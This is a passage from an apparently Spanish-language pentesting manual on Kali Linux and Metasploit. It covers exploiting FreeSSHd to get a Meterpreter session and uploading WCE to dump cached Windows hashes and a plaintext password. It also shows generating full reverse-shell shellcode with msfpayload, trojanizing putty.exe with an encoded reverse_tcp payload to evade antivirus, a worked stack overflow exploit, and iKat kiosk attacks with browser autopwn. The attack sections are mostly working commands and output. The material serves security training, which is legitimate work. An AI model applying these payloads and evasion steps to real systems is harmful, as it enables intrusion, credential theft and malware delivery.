msf  exploit(freesshd_authbypass) >
```

Imagen 04.20: Configuración del módulo del *exploit* para el *0day*.

Una vez configurado el módulo se procede a la explotación de la máquina remota mediante el uso del comando *exploit*. El *payload* configurado fue un *Meterpreter* de tipo *bind* que proporciona una consola de éste. Una vez que se consigue la sesión *bind* de *Meterpreter* se puede obtener de nuevo más información en la máquina remota. Es importante siempre ir recopilando nuevos usuarios y el mayor número de información respecto a las máquinas disponibles desde ésta.

```
msf  exploit(freesshd_authbypass) > exploit
[*] Started bind handler

[*] Trying username 'administrador'
[*] Uploading payload, this may take several minutes...
[*] Sending stage (752128 bytes)
[*] Meterpreter session 2 opened (192.168.1.37-192.168.1.40:0 -> 10.0.0.2:4444) at 2013-03-25 01:00:51 +0100

meterpreter > getuid
Server username: $U$practicasPC\Administrador-0x707261637469636173e72d50435c41646d696e6973747261646f72
meterpreter >
```

Imagen 04.21: Explotación de la aplicación *FreeSSHd* en *Windows 7*.

Anteriormente se comentaba que se podría obtener información sensible de los equipos donde se esté entrando. Esto realmente es así, ya que todos los inicios de sesión quedan cacheados en el sistema, codificados en *base64*, con lo que todo ello conlleva. Por lo que, con las herramientas adecuadas, se puede obtener información sensible, como contraseñas de usuario de *Windows* en texto plano.

Para realizar esta acción se utilizará la herramienta *Windows Credencial Editor*. En primer lugar se deberá subir el EXE a la máquina *Windows 7* donde después se ejecutará. Puede que los AVs detecten dicha herramienta, por lo que una buena solución es deshabilitar el AV o *encodear* el ejecutable para dejarlo indetectable. Otra herramienta que podría llevar a cabo esta acción es *Mimikatz*.

```
meterpreter > upload /root/wce.exe c:\\
[*] uploading  : /root/wce.exe -> c:\
[*] uploaded   : /root/wce.exe -> c:\\wce.exe
meterpreter > shell
Process 292 created.
Channel 3 created.
Microsoft Windows [Versi�n 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
```

Imagen 04.22: Subida de WCE a la máquina *Windows 7*.

La ejecución y obtención de credenciales cacheadas en plano se realiza a través de la *shell* remota que proporciona *Metepreter*. Los administradores de sistemas suelen llevar malas prácticas, como un uso indebido del administrador del dominio, el cual puede quedar cacheado y ser descubierto por un *pentester* en cualquier equipo cliente o servidor. Por esta razón, y ya que no existe una solución fácil, los administradores deben evadir la utilización de dichas credenciales siempre y cuando sea posible.

```
C:\wce>wce
wce
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security -
 by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Administrador:practicas[redacted]-PC:8735172C3A77D2C6AAD3B435B51404EE:512B99009997C3B5588
CAFAC9C0AE969

C:\wce>wce -w
wce -w
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security -
 by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.


Administrador\practicas[redacted]-PC:123abc.
PRACTICAS[redacted]-PC$\WORKGROUP:123abc.

C:\wce>
```

Imagen 04.23: Obtención de credenciales en texto plano.

Proof Of Concept: Exploiting e ingeniería inversa

En esta prueba de concepto se van a tratar temas de *exploiting* e ingeniería inversa. Es interesante conocer ciertas herramientas que pueden ayudar a ver este, (siempre difícil), tema. *Metasploit*, como se ha mencionado, dispone de varias herramientas que ayudan a:

- Entender el funcionamiento de los aplicativos.
- Desensamblar binarios.
- Analizar el código y posiciones de memoria.
- Visualizar protecciones que puedan tener los binarios.
- Estudiar el EIP y su *offset*.

En primer lugar se hablará de *msfpayload*, una de las herramientas estrella del *framework*. Con esta herramienta de línea de comandos se puede generar código ejecutable personalizado, en distintos lenguajes como puede ser *C*, *Perl*, *JavaScript* o *Ruby*. La sintaxis de la herramienta es realmente intuitiva y sencilla, como se puede observar en la siguiente línea *msfpayload [VARIABLES, LHOST, LPORT, PAYLOAD] <modo>*. Los modos de *msfpayload* son los siguientes:

- Modo *summary* o S, presenta información sobre el *payload* que se quiere utilizar.
- Modo C, R, J, P. Genera las *shellcodes* en lenguaje *C*, *Ruby*, *JavaScript* y *Perl*.
- El modo R o *raw*. Permite obtener código en lenguaje máquina.
- El modo X o ejecutable. Permite obtener un ejecutable de *Windows* con la *shellcode* empaquetada en el EXE.

```
root@kali:~# msfpayload windows/shell_reverse_tcp  lhost=192.168.0.45 lport=4444 C
/*
 * windows/shell_reverse_tcp - 314 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=192.168.0.45, LPORT=4444,
 * ReverseConnectRetries=5, ReverseAllowProxy=false,
 * PrependMigrate=false, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x68\xc0\xa8\x00\x2d\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56"
"\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3"
"\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24"
"\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56"
"\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89"
"\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0"
"\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80"
"\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

Imagen 04.24: Generación de una *shellcode* con *msfpayload*.

Por otro lado existe una herramienta muy interesante como es *msfencode*, que permite ofuscar las *shellcodes* con el objetivo de evadir los AVs e IDS. La sintaxis es similar a *msfpayload*, y en general a las herramientas que tienen que ver con *shellcodes* en *Metasploit*. En la imagen se puede visualizar un ejemplo, donde *msfpayload* genera una *shellcode* personalizada o *customizada* y se le pasa a *msfencode* el flujo de *bytes* para que éste los *encode* para lograr la evasión de los sistemas de protección.

```
root@root:~# msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.39 lport=4444 R | msfenco
de -t exe -x /root/putty.exe -e x86/shikata_ga_nai -k -c 5 -o puttyCodificado.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
```

Imagen 04.25: Generación de una *shellcode* y encodeada.

Otra aplicación interesante y que junta las dos funcionalidades comentadas anteriormente es *msfvenom*. Una mejora que los usuarios no tienen en cuenta en la mayoría de las ocasiones es la semántica de los parámetros. Es más sencillo utilizar una herramienta cuyos parámetros tienen semántica, como por ejemplo el caso del parámetro *–p*. En esta herramienta se puede utilizar un parámetro semántico, es decir, *--payload*. De esta manera, el usuario puede entender fácilmente la funcionalidad que la herramienta presenta.

Msfvenom permite crear *payloads* para utilizar de forma independiente en los *exploits* que cualquier usuario puede crear, o se puede utilizar para crear archivos ejecutables para sistemas operativos como *Windows, GNU/Linux u OSX*.

En la ruta */usr/share/metasploit-framework/tools* se pueden encontrar herramientas utilizables en los procesos de ingeniería inversa y que pueden ayudar al usuario a averiguar información útil de los binarios. A continuación se va a detallar un ejemplo con código en lenguaje *C* con el que se utilizarán distintas herramientas de *Metasploit* y de la propia distribución de *Kali Linux*. El código es el siguiente:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
void premio()
{
  printf("El flujo de código ha sido modificado\n");
}
int main(int argc, char **argv)
{
  char buffer[64];
  gets(buffer);
}
```

El código anterior simplemente pide por teclado un valor, como se puede visualizar se dispone de un *buffer* de 64 caracteres para almacenar en memoria. ¿Cómo se pueden modificar los valores internos de la memoria para lograr que la función *premio* se ejecute? ¿Es posible? Conociendo la distribución de la memoria, la respuesta es sí.

Es importante fijarse en la instrucción `void premio()` ya que la dirección de memoria donde se ubique deberá ser ejecutada en algún momento por el EIP, registro de siguiente instrucción a ejecutar. En el flujo normal de la aplicación nunca se ejecutará dicha función, por ello habrá que estudiar cómo conseguirlo.

Antes de buscar la dirección de memoria de la función *premio*, se puede obtener el valor del registro EIP otorgando a la aplicación un valor de entrada más grande que la cantidad de caracteres que soporta el *buffer*. Se ha elegido crear un patrón de 200 caracteres, y mediante el uso del *debugger gdb* se lanza la aplicación provocando el fallo y la obtención del valor del registro EIP.

```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_create.rb 200
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
root@kali:~# gdb --quiet ./poc
Reading symbols from /root/poc...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/poc
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag

Program received signal SIGSEGV, Segmentation fault.
[redacted] in ?? ()
```

Imagen 04.26: Obtención del valor del EIP.

Una vez que se dispone del valor del EIP y de un *debug* provocando la caída de la aplicación se debe obtener el *offset* del EIP. La dirección de retorno se podría pensar que está justamente después del *buffer* de 64 caracteres, pero por lo general no es así, ya que se pueden encontrar *bytes* nulos, y

otros datos antes de la dirección de retorno. Se utilizará la aplicación *pattern_offset* que proporciona *Metasploit* tal y como se puede aprecian en la imagen.

```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_offset.rb 0x63413563
[*] Exact match at offset 76
root@kali:~#
```

Imagen 04.27: Obtención del offset de caracteres.

Una vez se ha obtenido que el valor es de 76 *bytes* de *offset*, se deberá buscar la dirección de memoria a la que se pretende que la aplicación salte para modificar el flujo del programa. Con la aplicación *objdump* se puede obtener las direcciones de memoria donde empiezan las funciones tal y como se puede apreciar en la imagen. La instrucción que se ejecuta es *objdump –d <nombre aplicación>*

```
0804844c <premio>:
 804844c:       55                      push   %ebp
 804844d:       89 e5                   mov    %esp,%ebp
 804844f:       83 ec 18                sub    $0x18,%esp
 8048452:       c7 04 24 10 85 04 08    movl   $0x8048510,(%esp)
 8048459:       e8 d2 fe ff ff          call   8048330 <puts@plt>
 804845e:       c9                      leave
 804845f:       c3                      ret
```

Imagen 04.28: Obtención de la dirección de memoria de premio.

Una vez que se dispone de la dirección de memoria donde se encuentra la función *premio*, la cual es 0x0804844c, se puede generar la entrada maliciosa que busca modificar la ejecución de la aplicación. La entrada serán 76 caracteres de *bytes* no importantes que irán sobreescribiendo la memoria de la pila y a partir del *byte* 77 comienza la dirección de retorno que ejecutará el EIP. En esta posición se debe introducir la dirección de memoria 0x0804844c, en formato *little endian*.

```
root@kali:~# perl -e 'print "B"x76 . "\x4c\x84\x04\x08"' | ./poc
El flujo de codigo ha sido modificado
Violación de segmento
root@kali:~#
```

Imagen 04.29: Ejecución de entrada maliciosa con el fin de cambiar el flujo del programa.

Una herramienta muy interesante para *debuggear* ejecutables y librerías (DLLs) de sistemas *Windows* es *Ollydbg*. Esta herramienta se encuentra disponible en la distribución *Kali Linux* a través de *Wine*.En la imagen se puede visualizar *Ollydbg* corriendo en *Kali Linux*.




Imagen 04.30: Ejecución de *Ollydbg* en *Kali Linux*.

Otra herramienta del *framework* de *Metasploit* es *msfpescan* con la que se puede analizar información del ejecutable y buscar instrucciones y en qué direcciones se encuentran. Gracias a la herramienta se puede recopilar información como:

- *DLLCharacteristics*.
- Funciones importadas.
- Cabeceras y sus opciones.
- Direcciones virtuales del código y datos.

En la imagen se puede visualizar la ejecución de la instrucción *msfpescan –i <nombre ejecutable>* para obtener la información de éste. Otra instrucción interesante es la de buscar instrucciones de salto a ciertos registros con el parámetro *j*.

```
DllCharacteristics
==================

Flag        Value
----        -----
ASLR        True
Bind        False
Integrity   False
Isolation   False
NX          True
SEH         False
Terminal    True
WDM         False


Imported Functions
==================

Library       Address     Ordinal  Name
-------       -------     -------  ----
ADVAPI32.dll  0x0041d000  87       CloseServiceHandle
ADVAPI32.dll  0x0041d07c  621      RegQueryValueExA
ADVAPI32.dll  0x0041d004  508      OpenThreadToken
```

Imagen 04.31: Información de ejecutable obtenida con *msfpescan*.

Network Exploitation

El apartado de *Network Exploitation* que se puede encontrar en *Aplicaciones - > Kali Linux - > Herramientas de Explotación* proporciona una serie de herramientas de explotación de diverso ámbito:

- Herramienta para testear equipos con direccionamiento IPv6.
- Herramienta para testear el servidor de aplicaciones *JBoss*.
- Herramienta para testear entornos restringidos como terminales *Citrix*, *WebTVs*, entre otros.
- Herramienta para testear el acceso a medidores de luz. Este tipo de herramienta llama, y mucho, la atención de los *hackers*, ya que se puede poner a prueba en el mundo real.

Exploit6

Esta herramienta permite al *pentester* realizar una serie de comprobaciones en entornos donde el direccionamiento IPv6 se encuentra habilitado. Hay que recordar que por defecto los sistemas operativos modernos de *Microsoft Windows*, los *Ubuntu,* el propio *Kali Linux*, disponen de este tipo de direccionamiento por defecto.

Antes de explicar la sintaxis de la herramienta se especifica donde se puede encontrar la dirección IPv6 en una adaptador en *Kali Linux*. Mediante la ejecución del comando *ifconfig* se obtiene la información correspondiente a las interfaces de red que existen en el equipo.

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f4:8e:1f
          inet addr:192.168.0.57  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef4:8e1f/64 Scope:Link
```

Imagen 04.32: Obtención de la dirección IPv6 en *Kali Linux*.

La herramienta *exploit6* se encarga de realizar el siguiente tipo de pruebas a un *target* con direccionamiento IPv6, conectividad, *checksums*, comprobación de las vulnerabilidades CVE-2003-0429 *bad prefix lenght*, CVE-2004-0257 como se puede visualizar en la imagen.

```
root@kali:~# exploit6 eth0 fe80::9fc:8a4:52ea:aa0c
Performing vulnerability checks on fe80::9fc:8a4:52ea:aa0c via eth0:
Test  0: normal ping6                              PASSED - we got a reply
Test  1: CVE-NONE overlarge ping, 6 checksum combinations
Warning: checksums for packets > 65535 are unreliable due implementation differe
nces on target platforms
Test  2: CVE-NONE large ping, 3 checksum combinations
Warning: checksums for packets > 65535 are unreliable due implementation differe
nces on target platforms
Test  3: CVE-2003-0429 bad prefix length (little information, implementation uns
ure
Test  4: CVE-2004-0257 ping, send toobig on reply, then SYN pkt
Test  5: normal ping6 (still alive?)               PASSED - we got a reply
```

Imagen 04.33: Comprobación sobre un *target* con *exploit6*.

iKat

iKat, The Interactive Kiosk Attack Tool, es una magnífica herramienta para realizar *pentesting* a entornos restringidos como pueden ser los terminales *Citrix*, *Kioskos* de servicios de acceso a Internet, directorios en aeropuertos, máquinas de impresión, las *WebTVs*, etcétera. La herramienta fue desarrollada por *Paul Craig*.

Esta herramienta está basada en una gran idea, a la vez que sencilla, permite a los usuarios de los *Kiosk* navegar desde éstos hasta un servidor configurado el cual proporcionará ciertas acciones para explotar el *Kiosk*. Un ejemplo rápido y sencillo, un usuario llega a una máquina donde puede visitar ciertas páginas de Internet. El usuario tiene configurado en una dirección IP un servidor que proporciona *iKat* el cual al acceder permite realizar desde dicho navegador una serie de acciones con el fin de saltarse la seguridad del *Kiosk*. Actualmente, se pueden encontrar versiones para *Windows, Linux* y una versión denominada *PhotoKAT* implementada para explotar sistemas que permitan insertar un dispositivo USB.

La implementación de esta herramienta está basada en un modelo cliente-servidor en el que los *payload* que se cargan en el *kiosk* podrán realizar una conexión inversa hacia el servidor *iKat*, y de esta manera realizar la fase de *post-explotación*. La utilización del protocolo SMB para cargar el agente *ikat.exe* en el *kiosk* también es muy interesante.

Además, la integración con *Metasploit Browser Autopwn* y las nuevas técnicas permiten una gran variedad de test que realizar sobre los *kiosk*.

Proof Of Concept: Vigilando el kiosk con iKat

En esta prueba de concepto se propone el siguiente escenario:

- Puesto o *Kiosk* en un museo donde los visitantes pueden consultar información a través de la navegación web.
- Un atacante ha preparado el servicio de *iKat* que incorpora la distribución *Kali Linux*.
- El atacante se enfrenta al *Kiosk*, el cual dispone de *Windows XP* por lo que parece aparentemente.

En primer lugar el atacante configura el servicio mediante la ejecución del comando *iKat*. Cabe destacar que tras la ejecución del comando se abrirá una ventana en un entorno gráfico básico donde se puede configurar las interfaces de red, por dónde *iKat* recibirá las peticiones. Este hecho es importante, ya que la interfaz debe disponer de conectividad con Internet, para que cuando el atacante se conecte desde el *Kiosk*, éste pueda llegar hasta el servicio. Como es bien sabido, si *iKat* se configura en un entorno casero o laboral básico se deberá abrir un puerto del *router* para conseguir que desde el *Kiosk* se tenga conectividad con el servicio.





Imagen 04.34: Ejecución de *iKat*.




Imagen 04.35: Configuración de tarjeta de red para *iKat*.

Una vez que el *pentester* se encuentra en el *Kiosk*, éste se conecta al servicio y puede visualizar un sitio web como el que se puede ver en la imagen. Una breve descripción indica el objetivo de *iKat*, y cuáles son sus funcionalidades. El logo del sitio web puede llamar bastante la atención, sobre todo al género masculino.




Imagen 04.36: Navegación desde el *Kiosk* al sitio web *iKat* malicioso del atacante.

El sitio web dispone de un listado de opciones muy interesantes. En cada versión *iKat* aumenta sus funcionalidades otorgando al *pentester* un surtido de pruebas para verificar la seguridad de dichos entornos. Hay que recordar que este tipo de entornos no suelen estar actualizados, aunque cada día los responsables de los *Kiosk* están más al tanto de asegurar los mismos.




Imagen 04.37: Listado de opciones de *iKat* para realizar en el sistema.

A continuación se muestra una tabla con el listado de opciones principales que proporciona *iKat*:

Opciones	Descripción
AutoExploitation	Lanzamiento de un conjunto de *exploits* para aprovecharse de vulnerabilidades del navegador del *Kiosk*.
Reconnaissance	Herramientas para recolectar información del sistema operativo, navegador, versiones, todo lo relacionado con el *target*.
File System Links	Acceso al sistema de archivos del *Kiosk*, pudiendo examinar archivos y directorios privados.
URI Handlers	Herramientas para determinar información acerca del *target*.
iKat Tools	Conjunto de herramientas, con los que se pueden descargar ejecutables y lanzarlos. El objetivo de esta acción es conseguir ejecutar un *payload* que pueda interesar al *pentester*.
Crash a Kiosk	Ejecución maliciosa con el fin de denegar el servicio del *Kiosk*.

Tabla 04.02: Opciones principales de *iKat* y descripción:

```
iKAT Desktop: msfconsole
Server started.
Starting exploit windows/browser/winzip_fileview with payload windows/meterp
ter/reverse_tcp
Using URL: http://192.168.0.59:6092/KecrPsY
Server started.
Starting exploit windows/browser/wmi_admintools with payload windows/meterpr
er/reverse_tcp
Using URL: http://192.168.0.59:6092/mEwfjaekhjF
Server started.
Starting handler for windows/meterpreter/reverse_tcp on port 6082
Starting handler for windows/meterpreter/reverse_tcp on port 6085
Started reverse handler on 192.168.0.59:6082
Starting the payload handler...
Starting handler for java/meterpreter/reverse_tcp on port 6081
Started reverse handler on 192.168.0.59:6085
Starting the payload handler...
Started reverse handler on 192.168.0.59:6081
Starting the payload handler...

--- Done, found 49 exploit modules

Using URL: http://192.168.0.59:6092/autopwn
Server started.
```

Imagen 04.38: Consola que muestra la interacción entre *iKat* y *msfconsole* para *browser_autopw*.

Antes de seguir hay que hacer hincapié en la configuración automática en el servicio *iKat* de la técnica *Browser Autopwn* de *Metasploit*. Automáticamente, al arrancar *iKat* configura los módulos necesarios que quedan a la espera de recibir conexiones por parte del *Kiosk*. Esta acción puede provocar que el *pentester* encuentre una vía de interacción con el entorno con privilegios interesantes.

Uno de los ejemplos llamativos es cuando el *pentester* utiliza la opción *File System Links* para acceder a los recursos de red, al sistema de archivos, panel de control, etcétera. Se puede visualizar en la imagen como el servicio proporciona los *links* necesarios para pegándolos en la barra de direcciones acceder a los recursos. Para pegarlos se necesitará disponer del teclado en pantalla, que más adelante se verá cómo conseguirlo.

